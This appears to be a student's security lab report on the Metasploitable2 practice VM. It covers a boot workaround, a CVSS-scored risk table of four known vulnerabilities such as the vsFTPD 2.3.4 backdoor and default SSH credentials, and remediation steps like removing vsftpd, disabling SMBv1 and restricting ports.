
Challenges.


Booting metasploitable

I had a challenge booting up my Metasploitable VM even after enabling PAE/NX. It just could load past the starting up page




Turned it off and boot it again, immediately pressed escape





Using the arrows I selected the second option then "e" for editing



```
[ Minimal BASH-like line editing is supported.  For
the first word, TAB lists possible command
completions.  Anywhere else TAB lists the possible
completions of a device/filename.  ESC at any time
exits. ]

<loitable-root ro quiet splash noapic nolapic
```

Press enter to save and b for booting

And it starts

Note: to save the changes so that we dont have to go through the same processes next time, we switch off the machine in”:saved state”

Risk Assessment

Finding	Vulnerability / Vulnerable Component	Vector	CVSS v3.1 Score	Risk Rating	Business Impact
F-01	vsFTPD 2.3.4 Backdoor Command Execution	Network	9.8	CRITICAL	Total system compromise; complete loss of confidentiality, integrity, and availability; unauthorized

Finding	Vulnerability / Vulnerable Component	Vector	CVSS v3.1 Score	Risk Rating	Business Impact
					root shell deployment.
F-02	Default / Weak Administrative Credentials (SSH)	Network	9.8	CRITICAL	Unauthorized system access, administrative privilege escalation via Sudo, data exfiltration, and lateral movement.
F-03	Null Session & Unsigned SMB Protocol (SMBv1)	Network	7.5	HIGH	Account/RID enumeration, information exposure, potential NTLM relay and Man-in-the-Middle (MitM) attacks.
F-04	EOL / Vulnerable Web Stack (Apache 2.2.8 / PHP 5.2.4)	Network	5.3	MEDIUM	Information disclosure via HTTP TRACE (XST), directory browsing, and increased attack surface for web app exploits.

Remediations

Immediate fixes

- **Remediate vsFTPD Backdoor:** The user is advised to immediately remove vsFTPD version 2.3.4. Update the FTP service to the latest stable release or disable FTP in favor of secure alternatives (e.g., SFTP/SCP via SSH).

To do this we can use commands such as :

```
sudo apt-get remove vsftpd  
sudo apt-get install vsftpd # Install modern maintained  
package
```

- **Enforce Password Complexity & Change Defaults:** Update default service account passwords (`msfadmin`, `postgres`, `root`). Disable password-based SSH authentication in favor of key-based authentication (`Ed25519`).
- **Harden SMB & Disable Legacy Protocols:** Disable `SMBv1` in `/etc/samba/smb.conf` and enforce SMB signing.

Strategic Guidance

- **Patch & Lifecycle Management:** Upgrade outdated OS components (Debian 8ubuntu1 base) and software packages (Apache httpd, PHP, OpenSSH) to actively maintained versions.
- **Network Segmentation & Access Controls:** User to restrict management interfaces (SSH, FTP, Database ports) using local firewall rules (`iptables` / `ufw`) to limit exposure to trusted IP ranges.
- **Regular Security Logging & Monitoring:** Implementing centralized logging and file integrity monitoring (FIM) to detect unauthorized shell creations or account modifications can help to detect the attacker earlier.

Conclusion

The security assessment of the target environment metasploitable2 revealed critical security vulnerabilities that allow unauthenticated remote attackers to obtain complete root-level control over the target host.

The primary risks stem from legacy software containing embedded backdoors and weak credential management across access protocols. By implementing the recommended remediation steps specifically disabling legacy protocols, updating unmaintained software packages, and enforcing strong authentication standards the system's attack surface can be significantly reduced, protecting the infrastructure against potential compromise.